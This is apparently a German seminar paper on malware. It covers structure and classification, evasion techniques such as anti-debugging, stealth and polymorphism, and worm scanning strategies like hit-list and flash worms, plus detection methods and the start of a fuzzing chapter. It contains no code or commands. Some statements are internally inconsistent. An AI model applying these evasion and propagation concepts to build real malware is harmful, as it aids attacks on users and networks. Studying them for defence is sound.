Trotz ihrer unterschiedlichen Wirkungsweise haben Viren, Würmer und Trojaner einen ähnlichen Aufbau.

- Der Reproduktionteil ist für das Anfertigen von Kopien des Schädlings verantwortlich.
- Mit einem Erkennungsteil ist es z.B. dem Virus möglich festzustellen, ob ein Wirt bereits von ihm infiziert wurde.
- Der Schadensteil besteht aus den Funktionen, die einem System Schaden zuführen, wie etwa das Löschen oder Verändern von Dateien.
- Der Tarnungsteil schützt den Schädling davor von z.B. Anti-Viren Software erkannt zu werden.
- Der Ausbreitungsteil sorgt dafür, dass sich die Malware auch auf andere Computer verbreitet.

Aufbau von Viren, Würmer und Trojaner:			
	„**Viren**“	„**Würmer**“	„**Trojaner**“
Reproduktionteil	ja	ja	nein
Erkennungsteil	ja	ja	nein
Schadensteil	ja	ja	ja
Tarnungsteil	ja	ja	ja
Ausbreitungsteil	nein	ja	nein

Tabelle 1: Allgemeiner Aufbau verbreiteter Malware-Klassen

Wie in Tabelle 1 ersichtlich sind Würmer, Viren mit einem Ausbreitungsteil, deren Ziel es ist möglichst viele Systeme in möglichst kurzer Zeit zu infizieren. Aus diesem Grund hat für sie der Schadensteil eine nicht allzu große Bedeutung.

2.3. Klassifizierung von Malware

Malware kann man in zwei grundlegende Klassen unterteilen. Schädlinge, die einen Wirt benötigen um ihren Code auszuführen und eigenständige Programme (siehe Tabelle 2). Ein Wirt kann in diesem Fall eine Anwendung oder eine Datei sein, in die sich die Malware einnistet. Mit dem Ausführen der Applikation oder Öffnen der Datei wird auch der bösartige Code gestartet.

Klassifizierung von Viren, Würmer und Trojaner:			
	„**Viren**“	„**Würmer**“	„**Trojaner**“
Wirt abhängig	ja	nein	ja

Tabelle 2: Klassifizierung von Malware

2.4. Statistik

Im Zeitraum von Januar bis Juni 2006 hat SOPHOS über 180000 Malware-Bedrohungen festgestellt, wobei über 80% davon zu sogenannten „Neuen Trojanern“ zählen. Bösartige Software besteht heutzutage aus mehreren Teilen verschiedener Malware-Klassen, so enthielt in genanntem Zeitraum jeder zweite Trojaner Komponenten von Spyware.

Die schlimmste Bedrohung gib von dem Wurm „Sober-Z“ aus, der zu seinen Bestzeiten jeder dreizehnten eMail anhing. Im Jahr 2005 gab es doppelt so viele Trojaner wie sonstige Schädlinge. In der ersten Hälfte des Jahres 2006 ist die Wahrscheinlichkeit einem Trojaner zum Opfer zu fallen 4 Mal höher, also doppelt so hoch wie im Jahr zuvor.

Auch neue Bedrohungen wie z.B. „Ransomware“ (englisches Kunstwort für „**Ransom**“ und „Soft**ware**“ zu Deutsch „Lösegeld fordernde Software“) weiten sich stärker aus. Hierbei handelt sich um Software, die Dateien von Benutzern verschlüsselt oder sogar den Zugriff auf den Computer sperrt, bis eine gewisse Summe an den Autor gezahlt wurde.

Die steigende Anzahl neuer Bedrohungen und die immer schneller werdende Ausbreitungsgeschwindigkeit wird eine große Wirkung auf Netzwerke und deren Schutz haben. Immer häufiger wird Malware verbreitet bevor Anwender eine Möglichkeit haben ihre Software zu updaten.

Von einem Anstieg der Anzahl von Bedrohungen ist auszugehen.

3. Schutztechniken

Antivirenprogramme und Personal Firewalls bieten einen immer umfangreicheren Schutz vor den Schädlingen. Aus diesem Grund müssen sich Malwareprogrammierer immer raffiniertere Methoden einfallen lassen, um ihre Kreationen vor Entdeckung zu schützen. Unterscheiden kann man zwischen „aktiven“ und „passiven“ Schutzmechanismen. In diesem Zusammenhang versteht man unter „aktiv“ alle Maßnahmen, die direkt mit z.B. einem Antivirenprogramm interagieren und somit ihre Funktionsweise verändern. Wohingegen man unter „passiven“ Mechanismen Schutzmaßnahmen der Malware versteht sich selbst zu schützen, ohne andere Anwendungen zu beeinflussen.

3.1. Armoring

Mit „Armoring“ (Armor auf Deutsch „Panzer“, „Rüstung“) und auch „Anti-Debugging“ machen es die Schädlinge besonders schwer an ihre Funktionalität zu gelangen. Ist eine Malware gepanzert, dann hat ihr Schöpfer viel unnützen, überflüssigen und irreführenden Code eingefügt um die Lesbarkeit zu erschweren. Das „Anti-Debugging“ macht das „Debuggen“, also das Nachvollziehen des Codes im Einzelschrittmodus nahezu unmöglich.

Ein Beispiel einer sehr einfachen Anti-Debugging Methode ist das Ausschalten der Tastaturroutine direkt vor dem Aufruf der eigentlich auszuführenden Funktion

1. Zuerst wird die Eingabeunterbrechung abgeschaltet, um keine Interaktion mit dem Debugger zu gestatten.
2. Jetzt wird die eigentliche Funktion des Schädlings ausgeführt.
3. Nun wird die Unterbrechung aufgehoben.

Für den Anwender geschieht das Ab- und Anschalten der Tastaturabfrageroutine so schnell, dass dies nicht bemerkt wird, jedoch im Einzelschrittmodus des Debuggers gibt es keine Eingabemöglichkeit bis die Malware ihre Funktion beendet hat. Bei dieser Art des „Anti-Debuggens“ löst im Debugger ein einfaches Überspringen oder Ersetzen der Funktion mit „Noops“ (Englisch für „Leere Operationen“) die Abschaltung der Eingabe.

Case Study: Das „Whale“ Virus
Das Whale Virus wurde 1990 geschrieben. Es ist 9,216 Bytes groß und besitzt als erstes Virus Anti-Debugging Techniken. Wenn das Virus bemerkt, dass ein Debugger aktiv ist blockiert es das Keyboard und beendet sich selbst. *Symptome:* Ist es erst einmal im Speicher resident wird das System merklich langsamer. Das Zeichnen auf den Bildschirm und das Ausführen von Programmen wird auffällig länger dauern. Gelegentlich simuliert es einen System Neustart. *Auswirkungen:* Wegen seiner Größe war der Whale nie eine ernstzunehmende Bedrohung, jedoch seine Armoring Mechanismen nutzten viele Viren nach seinem Vorbild.

Tabelle 3: Case Study: Das Whale Virus

3.2. Stealth

„Stealth“ (engl.: „Heimlichkeit“) ist eine spezielle Technik, die es der Malware erlaubt ihre Existenz vor Antivirenprogrammen zu verheimlichen. Wenn ein Schädling den Wirtsrechner infiziert und sich z.B. in einer Datei oder den Bootsektor einnistet, ändert er dadurch die Attribute des neuen Wirts wie z.B.: Größe, Änderungs- oder Erstellungsdatum oder Struktur.

Damit solche Änderungen dem Antivirenprogramm nicht auffallen, muss die Malware auf Systemaufrufe eingehen. Wenn ein Attribut des Wirts gelesen werden soll, dann gibt der Schädling die zuvor gespeicherten Originalattribute an den Aufrufenden zurück. Damit die bösartige Software überhaupt auf Ereignisse wie z.B. Systemaufrufe reagieren kann muss sie resident im Speicher des Wirts sein.

3.3. Selbstverschlüsselung

Anti-Malware Programme erstellt für jede bekannte bösartige Software eine Signatur, also eine binäre Zeichenfolge, die die Malware eindeutig identifiziert. Wendet der Schädling allerdings „Selbstverschlüsselung“ auf seinen Code an, ist seine Signatur deutlich schwieriger zu erkennen. Eine Entschlüsselungsfunktion, die unverschlüsselt im Speicher liegen muss, ver- oder entschlüsselt Teile des Schädlings, je nach Bedarf. Es ist möglich, dass mehrere Schlüssel verwendet werden, z.B. ein Schlüssel wird nur für eine Funktion oder einen bestimmten Teil des Schädlings benutzt.

Case Study: Das „Brain“ Virus
Das Brain Virus wurde 1986 geschrieben. Es ist eines der ersten Viren überhaupt und schon damals im Besitz von Stealth Techniken. *Symptome:* Die Datenträgerbezeichnung wird von Brain in „(c) Brain“ umbenannt. *Vorgehensweise:* Brain infiziert 5 1/4“ Disketten mit einer Größe von 360 K. Es nistet sich zwar in Bootsektoren von Disketten jedoch nicht von Festplatten ein.

Tabelle 4: Case Study: Das Brain Virus

Mit der unverschlüsselten Entschlüsselungsfunktion ist es wiederum möglich Signaturen für Anitivirenprogramme zu erstellen.

Case Study: Das „Lamin“ Virus
Das Lamin Virus wurde am 7.November 2002 entdeckt. Es ist ein polymorphes Virus, das bedeutet, dass es verschlüsselt ist und bei jedem Infizieren ändert sich die Entschlüsselungsroutine. Die Verschlüsselung die der Schädling benutzt ist allerdings sehr einfach und der Schlüssel ist immer vier Byte lang. *Symptome:* Das Virus ist ein gutes Beispiel einer vermischten Attacke, denn der Schadteil besteht aus einem „Keylogger“, ein Prozess der sämtliche Tastatureingaben in einer Datei speichert und einem Trojaner. *Vorgehensweise:* Die Entfernung des Virus sollte mit den aktuellen Virendefinitionen kein Problem darstellen und keine Schäden hinterlassen.

Tabelle 5: Case Study: Das Lamin Virus

3.4. Polymorpher Code

Malware mit „polymorphem Code“ benutzt Selbstverschlüsselung, um sich vor Entdeckung zu schützen. Hierbei wird (wie in Kapitel 3.3 besprochen) für jedes Infizieren ein anderer Schlüssel zum entschlüsseln verwendet, was eine Mutation der Schadsoftware erstellt. Die Routine zum entschlüsseln ändert sich dabei nicht. Polymorphe Malware hingegen nimmt bei jedem neuen Infizieren Änderungen im Entschlüsselungscode vor, damit keine Kopie mit einem einfachen Suchstring (siehe Kapitel 5.2) erkannt werden kann.

Es gibt nun die Möglichkeit die Signatur der Malware an den mutierenden Code durch so genannte „Wildcards“ (auf Deutsch: „Platzhalter“) anzupassen, was jedoch unter Umständen wie z.B. zu viele oder zu wenige Wildcards zu ungenauen Suchergebnissen führt

Die Malware wird um eine Mutationsfunktion erweitert, die zum verschlüsselten Teil des Schädlings gehört und bei Aufruf neue Entschlüsselungsmechanismen erstellt. Somit ist der Schädling und die Mutationsprozedur verschlüsselt und es gibt im Idealfall unendlich viele verschiedene Entschlüsselungsfunktionen, was den Antivirenprogrammen die Suche erschwert.

Case Study: Das „Polip“ Virus
Das Polip Virus wurde am 21.April 2006 entdeckt. Es handelt sich hierbei um ein polymorphes Virus, welches .exe und .scr Dateien infiziert, sobald sie geöffnet oder ausgeführt werden. Über das Peer-To-Peer Netzwerk „Gnutella“ versucht das Virus sich zu verbreiten, sogar wenn die Gnutella-Software nicht installiert ist. *Vorgehensweise:* Nach spätestens einem Antivirenscan mit aktuellen Definitionen und im Windows „Safe-Mode“ sollte der Schädling gelöscht sein.

Tabelle 6: Case Study: Das Polip Virus

4. Ausbreitungsstrategien

Aufgrund ihrer unterschiedlichen Merkmale (siehe Kapitel 2.2) haben die Schädlinge verschiedene Ansätze sich auszubreiten. Wichtig ist die Differenzierung zwischen wirtsabhängiger und wirtsunabhängiger Malware (siehe Kapitel 2.3).

4.1. Viren und Trojaner

Viren und Trojaner breiten sich im Gegensatz zu den Würmern nicht aktiv aus. Da beide an einen Wirt gebunden sind, können sie die physikalischen Grenzen eines Computers nur sprengen indem ihr Wirt z.B. als Attachment per eMail versendet wird.

4.1.1. Social Engineering

Unter dem Begriff „Social Engineering“ versteht man in diesem Zusammenhang, Personen so zu manipulieren, dass sie Malware installieren wollen. Sei es z.B. ein an eine eMail angehängtes Dokument oder ein Link im Internet auf eine ausführbare Datei. Ziel ist es, den Benutzer soweit zu bringen, dass er die Malware verwenden möchte. Ihn mit Werbung dazu bewegen eine eMail zu lesen, oder das angehängte Dokument zu öffnen.

4.1.2. Verbreitungswege

Im Zeitalter der globalen Vernetzung gibt es für Viren und Trojaner besonders gute Verbreitungsmöglichkeiten. Überall dort, wo viele Benutzer in Kontakt geraten, sei es ein Peer-to-Peer Netzwerk, im Internet-Relay-Chat oder im Instant Messenger, gibt es für die Schädlinge eine

Case Study: Das „Loveletter“ Virus
Das Loveletter-Virus ist im Mai 2000 zum ersten Mal aufgetreten. Es ist das Paradebeispiel von „Social Engineering“. In der Betreffzeile der Virus-eMail stand „I Love You“ geschrieben und mit der Nachricht „Kindly check the attached Loveletter coming from me“ wurde der Benutzer gebeten das Attachment zu öffnen. *Symptome:* Mit dem Öffnen der angehängten Datei hat das Virus eine eMail an alle Kontakte im Adressbuch verschickt und somit die Netzwerke überlastet. *Interessantes:* Namhafte Firmen wie z.B. Pro7, Siemens oder Microsoft mussten für einige Stunden ihre Mailserver abschalten. Die Anklage des 24-jährigen Virus-Schöpfers wurde fallengelassen, da es auf den Philippinen zu dem Zeitpunkt noch kein Gesetz gab, das das Aussetzen von Viren verbietet. Er wurde in seinem Heimatland sogar gefeiert.

Tabelle 7: Case Study: Das Loveletter Virus

besonders einfache Weise neue Wirte zu finden. Bösartige Software macht auch vor alternativ Betriebssystemen wie Linux oder OSX keinen Halt. Da insbesondere auf Servern meist Unix-Derivate ihre Arbeit verrichten werden sie als Ziel immer beliebter

Case Study: Das „Win32.Linux“ Virus
Das Win32.Linux Virus trat etwa im Mai 2002 auf. Es ist das erste Virus, das mehrere Plattformen unterstütze, darunter sämtliche Windows und Linux Versionen. *Symptome:* Immer am 17.März oder 17.Mai oder 17.September gibt das Virus je nach Wirt eine Meldung entweder auf der Kommandozeile oder in Form einer MessageBox aus.

Tabelle 8: Case Study: Das Win32.Linux Virus

4.2. Würmer

Würmer zählen zur Klasse der sich aktiv verbreitenden Malware. Hier eine Aufzählung von Techniken zur möglichst schnellen Verbreitung dieser Klasse von Schädlingen.

Für die Würmer gilt es verschiedene Hindernisse zu überwinden. Der IP-Raum ist dank seiner Topologie dünn besiedelt, was eine Opferfindung schwierig gestaltet. Verschiedene „Scanning“-Methoden (auf Deutsch: „Abtast“-Methoden) werden im Folgenden vorgestellt, um verletzliche Maschinen im Netzwerk aufzuspüren. Hat ein Wurm ein Opfer ausfindig gemacht, gilt es herauszufinden, ob die Maschine bereits infiziert ist. Mittlerweile existieren Methoden diese Phase zu überspringen, da sich der Wurm hierbei selbst behindert.

Im Laufe der Zeit sind verschiedene Scanning-Verfahren entstanden, die auch mit wenig Datenverkehr gute Resultate erzielen, d.h. viele potentielle Opfer finden, wenig Aufmerksamkeit von z.B. Netzwerkadministratoren, Netzwerkstatistiken oder Firewalls auf sich ziehen und ebenfalls eine Selbsbehinderung der Würmer vermeiden.

4.2.1. Lineares Scanning

Beim „linearem Scanning“ wird eine bestimmte Adresse gescannt, dann wird die darauf folgende linear (z.B. durch Addition einer Konstanten) berechnet und ebenfalls gescannt, bis alle Adressen abgetastet wurden. Ist ein verfügbarer Computern im Netzwerk gefunden worden, wird er mit einer Sonde infiziert (auf Englisch „Probing“). Nach dem Probing sendet der Wurm eine Kopie von sich selbst an die Maschine und teilt den zu scannenden Adressraum mit dem neuen Schädling. Nun kann die Kopie ihrerseits nach vorhandenen und verletzlichen Computern scannen.

Hierbei handelt es sich um eine Form der Abtastung, die so eigentlich nicht in Würmern benutzt wird. Sie dient zur Einführung der Scanning-Verfahren und zur Verdeutlichung der Probleme die auftreten bei zu einfachen Techniken. In zweierlei Hinsicht ist dieses Verfahren für eine schnelle Opferfindung und somit effektive Weiterverbreitung ungeeignet.

1. Heutige Firewalls stellen fest, dass sie linear abgetastet werden und unterbinden dies.

2. Lineares Scanning hat statistisch nicht den Erfolg, den randomisierte Verfahren haben.

Das Ziel des Wurms ist es sich möglichst unbemerkt und schnell auszubreiten, wobei es nicht unbedingt hilfreich ist, wenn er bereits von Firewalls am scannen von freien Ports gehindert wird

4.2.2. Zufall basiertes Scanning

„Zufall basiertes Scanning“ verhindert, dass Firewalls Scannmuster eines Wurms erkennen. Dazu wählt er die zu scannende Adresse willkürlich aus, Nachdem eine verletzliche Maschine gefunden wurde, wird sie mit Probing infiziert. Bei positivem Ergebnis schickt der Wurm eine Kopie von sich selbst an die ausgewählte Adresse. Mit jeder Kopie teilt er den Adressraum auf sich und der Kopie auf. Beide Exemplare suchen dann wieder zufällige Adressen nach Opfern ab.

Zufall basiertes Scanning ist linearem Scanning (siehe Kapitel 4.2.1) in der Anfangsphase überlegen. Wenn es jedoch mit der Zeit weniger Zielrechner gibt, dann kann auch das randomisierte Verfahren kein optimales Ergebnis liefern.

4.2.3. Permutations Scanning

Das Permutations Scanning soll hier Abhilfe schaffen. Alle Würmer teilen sich eine gemeinsame pseudo-zufällige Permutation des IP-Adressraums, die sie der Reihe nach abarbeiten. Es gibt zwei Verfahren zu verhindern, dass die Schädlinge versuchen in eine bereits infizierte Maschine einzudringen.

1. Trifft der Wurm auf eine IP-Adresse eines bereits infizierten Rechners, wählt er einen anderen willkürlichen Startpunkt in der Permutation und fährt mit dem Scanning fort.

Case Study: Der „Code Red“ Wurm
Der Code Red Wurm wurde am 16.Juli 2001 entdeckt. Er nutzt Zufall basiertes Scanning-Verfahren um verletzliche Opfer zu finden. Der Schadteil wird nicht in einer Datei abgelegt, sondern im Speicher. *Symptome:* Es existieren mittlerweile zwei Versionen dieses Schädlings, wobei die Erste unter Anderem das Anzeigen von Webseiten verändert und dabei eine Nachricht des Wurms erscheint. Die Zweite hingegen sendet, neben weiteren Schadfunktionen, zu einem bestimmten Datum eine große Menge unnützer Daten an die Adresse „http://www.whitehouse.gov“, in der Hoffnung den Server zu überlasten. *Interessant:* Dank seiner raschen Verbreitung rechnen Experten damit viele solcher Schädlinge in Zukunft zu sehen. In gewisser Weise setzte er damit Maßstäbe.

Tabelle 9: Case Study: Der Code Red Wurm

2. Wenn der Schädling eine Kopie von sich erstellt kann er wie gewohnt, nach dem „Divide and Conquer“ - Prinzip den IP-Adressraum auf sich und der Kopie aufteilen. Somit hat jeder Wurm seinen eigenen IP-Bereich und kommt nicht mit einem bereits infizierten Computer in Kontakt. (In der Literatur unter „partitioniertes Permutations Scanning“ bekannt)

Eine weitere Optimierung wäre z.B den Wurm nach einer bestimmte Anzahl von erfolglos gescannten Maschinen, in eine Ruhephase übergehen lassen, aus der ihn ein Timer nach einer eingestellten Zeit wieder aufweckt und er mit dem Scannen fortsetzt. Mit einem solchen Mechanismus wäre gewährleistet, dass auch neu hinzukommende Maschinen gescannt werden oder sogar ein anderes Loch im Sicherheitssystem ausgenutzt wird.

4.2.4. Hit-Listen Scanning

Das Hit-Listen Scanning hilft dem Wurm über die wohl größte Hürde zu kommen bei seiner Ausbreitung, eine große Anzahl von infiltrierbaren Maschinen zu finden. Dazu geht dieses Scannverfahren einen anderen Weg, als bisher erläutert.

Hit-Listen Scanning ist eine „Preprocess“ - Technik (auf Deutsch: „Vorverarbeitung“). Der Wurmautor scannt bevor der Schädling ausgesetzt wird das Netzwerk und sammelt eine Liste von bis zu 50000 potentiellen Opfern. Dabei kann er sogar noch Netzwerkeigenschaften dieser Computer mit einbeziehen und nur z.B. schnelle Verbindungen oder Adressen eines bestimmten Providers in die Liste mitaufnehmen.

Dabei geht er wie im Folgenden beschrieben vor:

1. Scannen der ersten Adresse auf der Liste.
2. Bei positiver Antwort, probing dieser Machine.

3. Positives Ergebnis, senden einer Kopie von sich an das Opfer mit der Hälfte der Hit-Liste.

4. Abarbeiten der Liste fortsetzten.

Mit dieser Technik ist es möglich sämtliche Maschinen auf der Hit-Liste innerhalb einer Minute zu infiltrieren, selbst wenn nur in etwa 10% dieser Computer zum Einnisten nutzbar sind.

Es existieren mehrere Algrithmen eine Hit-Liste zu generieren, wobei eine solche Liste allerdings keine Garantie darauf gibt, dass die gefundenen Systeme auch verletzlich sind:

- **Mit Hilfe von heimlichen Scans:**
  Diese Art der Listenerstellung dauert bis zu einigen Monaten. Zwischen den einzelnen Scans wird pausiert, um keine Aufmerksamkeit zu erregen. Die Wahrscheinlichkeit, dass ein Sicherheitssystem ein solches Scanverfahren erkennt, sinkt je langsamer gescannt wird, da es keine Möglichkeit gibt einen Zusammenhang der einzelnen Scans festzustellen.

- **Mit Hilfe von öffentlichen Statistiken:**
  Internetstatistiken machen es den Schöpfern leicht an Listen zu gelangen, ohne zu scannen. Beispielsweise Netcraft's Top 50 der am meist aufgerufendsten Webseiten.

4.2.5. Topologisches Scanning

Der Schädling ist sich bei dieser Form des Scanning seiner Umgebung bewußt. Er verwendet Informationen der Maschine auf der er sich befindet und nutzt diese zum Weiterverbreiten. Topologisches Scanning wird z.B. von eMail-Viren intensiv genutzt, was wiederum die Grenze zwischen Wurm und Virus verwischt. Sie verwenden Kontakte aus dem Adressbuch des Opfers und senden ihnen eine Kopie ihres Wirtes. Diese Variante des Scannings könnte in der Zukunft von großer Bedeutung werden. Zum Zeitpunkt der Erstellung dieses Dokuments ist kein Schädling bekannt, der diese Technik nutzt.

Im Vergleich zum Hit-List Scanning hat topologisches Scanning einen entscheidenden Vorteil, der Wurm würde zu Anfang des Scannprozesses mit einer hohen Wahrscheinlichkeit gültige und funktionierende Server finden, da er sie lokal von z.B. der Festplatte seines Opfers liest.

4.2.6. Blitz Würmer

Der Begriff „Blitz Wurm“ (in der Literatur unter „Flash Worm“ bekannt), benutzt eine variante des topologischen Scanning-Verfahrens, um Server innerhalb kürzester Zeit zu infiltrieren. Dazu wird vor dem Aussetzen des Wurms eine Liste von so vielen Maschinen wie möglich erstellt, die an das Internet angeschlossen sind, was eine Liste von etwa 12,6 Millionen Adressen ergeben würde. Diese Liste wird nun auf mehrere Würmer verteilt, die nun eine Adresse nach der anderen abarbeiten.

Sobald eine verletzliche Maschine gefunden wurde, kopiert sich der Wurm auf diese und sendet, da die gesamte Liste ist zu groß ist, um sie auf einmal zu verschicken, Teile davon an seine Kopie. Der neue Schädling empfängt sie und scannt gleichzeitig, mit Hilfe von mehreren Prozessen, nach weiteren verletzlichen Maschinen.

Mit diesem recht auffälligen Scannverfahren ist es in kürzester Zeit möglich den gesamten Adressraum auf Verletzlickeit zu prüfen und gegebenfalls zu infizieren.

5. Erkennung und Bekämpfung

In erster Linie der Möglichkeiten Malware zu bekämpfen steht die Prävention. Der Netzwerk oder Internet Nutzer sollte stets auf aktuelle Software achten, da selbst die beste Antivirenprogramme (bzw. Anti-Malware) nichts nützen, wenn ihre Virenbeschreibungen und Signaturen nicht auf dem neusten Stand sind. Im folgenden werden nun einige algorithmische Erkennungsstrategien vorgestellt, die Anti-Malware Software dazu benutzt Malware zu erkennen.

5.1. Klassifizierung von Erkennungsstrategien

Zunächst gibt es zwei Arten von Antivirenscanner:

- OnDemand Scanner
  Ein OnDemand-Scanner sucht, zu einem vom Benutzer vorgegebenen Zeitpunkt, nach Malware. Das bedeutet, die bösartige Software muss sich bereits auf der Maschine befinden, damit sie erkannt wird.
- OnAccess Scanner
  Ein OnAccess-Scanner hingegen ist immer dann am scannen, wenn z.B. Dokumente geöffnet oder Dateien gespeichert werden. Er bedarf also keinerlei Interaktion mit dem Anwender. Ziel des Scannens im Hintergrund ist es, möglichst früh Malware zu erkennen und ein Eindringen zu vermeiden.

Unabhängig davon welche Scanner eine Anti-Malware Software unterstützt, sie sollte mindestens eine der folgenden Erkennungsstrategien implementiert haben, da sonst kein Schutz vor den Schädlingen garantiert werden kann.

- Prüfsummen
  Berechnen einer Prüfsumme für Dateien, um ungewollte Änderungen zu erkennen.
- Signaturen
  Suchen nach Malwaresignaturen, die in Dateiform vom Hersteller der Antivirensoftware bereitgestellt wird. (Siehe Kapitel 5.2)
- Suchheuristiken
  Suche nach bestimmten Malware-Charakteristiken auf dem gesamten System, wie etwa bestimmte Code-Abfolgen und Verhaltensmuster von Applikationen, wie z.B. das Öffnen eines Netzwerk-Ports oder das Schreiben in den Bootsektor. Das Antivirenprogramm könnte Applikationen markieren, die einem bestimmten, häufig bei bösartiger Software vorkommenden Verhalten entsprechen.(siehe Kapitel 5.3)

Merkmale von Erkennungsstrategien:				
	Unbekannte MW?	OnDemand?	OnAccess?	DB?
Prüfsumme	ja	ja	teilweise	nein
Signatur	nein	ja	ja	ja
Heuristik	ja	ja	ja	nein

Tabelle 10: Erkennungsstrategien

Da z.B. die Signaturerkennung von einer Datenbank abhängt, bietet sie nicht ausreichend Schutz vor neuen, unbekannten Schädlingen. Die Prüfsummensuche hingegen erkennt alle

unbeabsichtigten Veränderungen einer Datei, jedoch ist ein OnAccess-Betrieb nur sehr bedingt möglich, da es schlichtweg zu lange dauert für Dateien, ab einer bestimmten Größe eine Checksumme zu berechnen.

Die perfekte Lösung zum Erkennen von Malware besteht aus verschiedenen Algorithmen in einem Antivirenscanner. Nur so kann ein ausreichender Schutz gewährleistet werden.

5.2. Signaturen

Die Mehrheit der Anti-Malware Software unterstützen heutzutage die Suche nach Signaturen. Unter einer Signatur versteht man einen einfachen Suchstring z.B. eine binäre Zeichenfolge, die den Schädling eindeutig identifiziert. Mit dieser Zeichenkette wird nun OnDemand auf dem gesamten System gesucht oder OnAccess immer Mal wieder wenn z.B. auf die Festplatte geschrieben wird. Nach einem Befund wird die Malware entfernt, oder unschädlich gemacht. Nicht immer gelingt es nach einem Befall das System wieder so herzustellen, wie es vor dem Schädling war. Dank Selbstverschlüsselung (siehe Kapitel 3.3) ist die Erzeugung einer Signatur nicht immer möglich. Insbesondere bei Verwendung von polymorphem Code (siehe Kapitel 3.4) ist es wichtig auf andere Techniken zurückzugreifen, z.B. den Suchheuristiken (siehe Kapitel 5.3).

5.3. Heuristiken

Suchheuristiken versuchen neue und bekannte Malware zu erkennen. Sie benutzen dazu bestimmte Charakteristiken, die Schädlinge generell erfüllen, wie z.B. Code-Abfolgen oder Verhaltensmuster. Hierfür werden Prozesse überwacht und auf Auffälligkeiten überprüft. Sollte ein Prozess z.B. auf den Bootsektor zugreifen und kein Systembefehl wie „FDISK“ sein, schlägt die Anti-Malware Software Alarm. Der großer Vorteil dieser Technik ist ihre Unabhängigkeit von Datenbanken und die damit verbundene Möglichkeit noch unbekannte Malware zu erkennen.

Sie birgt jedoch auch einige Nachteile:

- **Fehlalarme** Oft wird eine harmlose Anwendung als Malware gemeldet, da sie eine ähnliche Charakteristik aufweist. Ein vernünftiges Verhältniss zwischen strenger Suchheuristik mit vielen Fehlalarmen und einem schlechten Schutzeffekt muss gefunden werden.
- **Langsameres Scanning** Das Suchen nach bestimmten Eigenschaften in Applikationen ist für die Antivirenscanner schwieriger als das Vergleichen von bekannten Malwaremustern. Eine heuristische Suche wird demnach mehr Zeit in Anspruch nehmen als ein Signaturscan.
- **Fehlende Charakteristiken** Falls eine Malware eine neue Eigenschaft aufweist, die man zuvor noch nicht identifiziert hat, dann ist die Wahrscheinlichkeit hoch, dass der Scanner den Schädling nicht erkennen wird.

Literatur

[AAMA05] S. Antonatos, P. Akritidis, E. P. Markatos und K. G. Anagnostakis. Defending against Hitlist Worms using Network Address Space Randomization. online (Informational), 2005.

[Avir06] Avira. IT-Sicherheit - professionelle Lösungen für Unternehmen. online (Informational), 2006.

[ChJi06] Zesheng Chang und Chaunyi Ji. Intelligent Worms: Searching for Prey. online (Informational), 2006.

[Elli03] Dan Ellis. Worm Anatomy and Modell. online (Informational), 2003.

[Heid04] Mohammed Heidari. Malicious Code in Depth. online (Informational), 2004.

[KiEl03] Darrell M. Kienzle und Matthew C. Elder. Recent Worms: A Survey and Trends. online (Informational), 2003.

[Pres04] Microsoft Press. The Antivirus Defense-in-Depth Guide. online (Informational), 2004. Release 2.0.

[Rogg03] M. Rogge. Ein wurm bewegt das Internet - Sicherheitsfrage, Analyse, Hilfe und Auswirkungen im Detail. Brain-Pro Security (Informational), 2003.

[Seel03] Donn Seeley. A Tour of the Worm. online (Informational), 2003.

[Soph06] Sophos (Hrsg.). Sophos Security Threat Management Report. White Paper, 2006.

[StPW02] Stuart Staniford, Vern Paxson und Nicholas Weaver. How to own the Internet in your spare time. online (Informational), 2002.

[Syma06] Symantec (Hrsg.). Threat Report: Trands for January 06 - July 06. White Paper, 2006.

[Szar05] Peter Szar. *Advanced Code Evolution Techniques and Computer Virus Generator Kits*, Kapitel 7. Addison Wesley. 2005.

[Weav02] Nicholas Weaver. Potential Stategies for High Speed Active Worms: A Worst Case Analysis. online (Informational), 2002.

[WPSC02] Nicholas Weaver, Vern Paxson, Stuart Staniford und Robert Cunnigham. A Taxonomy of Computer Worms. online (Informational), 2002.

Tabellenverzeichnis

Fuzzing

Tobias Lehr

Fuzzing beschreibt eine Form von Softwaretests bei der mit Zufallseingaben gearbeitet wird. Diese Art von Belastungstest führt in der Regel zu Abstürzen der Software und kann dann für die Lokalisierung eines Softwaredefekts genutzt werden. Der große Vorteil dieses Verfahrens liegt darin, dass der Quelltext der zu testenden Software nicht vorliegen muss.

1. Einleitung

Fuzzing ist ein Verfahren, um möglichst automatisch Software-Fehler aufzuspüren. Dabei wird die Software mit mehr oder weniger zufälligen Daten konfrontiert. Die Kunst dabei ist, dass diese zufälligen Daten noch gut genug sind, damit die Anwendung diese auch als gültige Daten akzeptiert, und diese Eingabedaten dann auch verarbeitet. Gleichzeitig müssen die Eingabedaten aber auch zufällig bzw. unerwartet genug sein, um die Software zum Absturz zu bringen. Fuzzing wird häufig zum Auffinden von Sicherheitslücken genutzt, allerdings können mit dieser Technik sehr wohl auch Fehler gefunden werden, die nicht sicherheitskritisch sind, dafür aber die Robustheit der Software deutlich erhöhen.

2. Fuzzing

An der Tabelle [1] erkennt man recht deutlich das die Anzahl der aufgedeckten Sicherheitslücken in den letzten Jahren stark angestiegen ist. Einer der Gründe dafür ist sicherlich die Entwicklung automatischer Verfahren zum Entdecken von Programmfehlern. Das Fuzzing gehört auch zu diesem Verfahren und hat eine spannende Entwicklung vollzogen.

1998	1999	2000	2001	2002	2003	2004	2005	Q1-Q3,2006
262	417	1.090	2.437	4.129	3.784	3.780	5.990	5.340

Tabelle 1: CERT/CC Statistik: gemeldete Sicherheislücken

Wurden anfänglich einfache zufällig generierte Zeichenketten als Eingabe für die zu testende Anwendungen verwendet, existieren heute deutlich komplexere und im Bezug auf das Aufspüren von Fehlern erfolgreichere Verfahren bzw. Softwarepakte. Das grundsätzliche Prinzip ist dabei, generierte Daten automatisch an ein Programm zu schicken. Es werden solange immer wieder neue Daten genereiert bis das zu testende Programm abstürzt. Dieses Prinzip wird in [Abbildung 1] noch einmal verdeutlicht. In [Oehl05] wird Fuzzing wie folgt definiert:

> „A highly automated testing technique that covers numerous boundary cases using invalid data (from files, network protocols, API calls, and other targets) as application input to better ensure the absence of exploitable vulnerabilities. The name comes from modem applications tendency to fail due to random input caused by line noise on fuzzy telephone lines“

Einer der Ersten der Fuzzing Techniken benutzte um Softwarefehler zu finden war Barton Miller [Bart90]. Er stellte dabei im Jahre 1990 fest, dass viele Unix-Tools alleine durch die Übergabe von zufälligen Zeichenketten, sich zum Absturz bringen lassen. Mit seinem Tool fuzz, das auch Namensgeber der Fuzzing-Methode wurde, brachte er gut ein Drittel der Unix-Dienstprogramme zum Absturz.

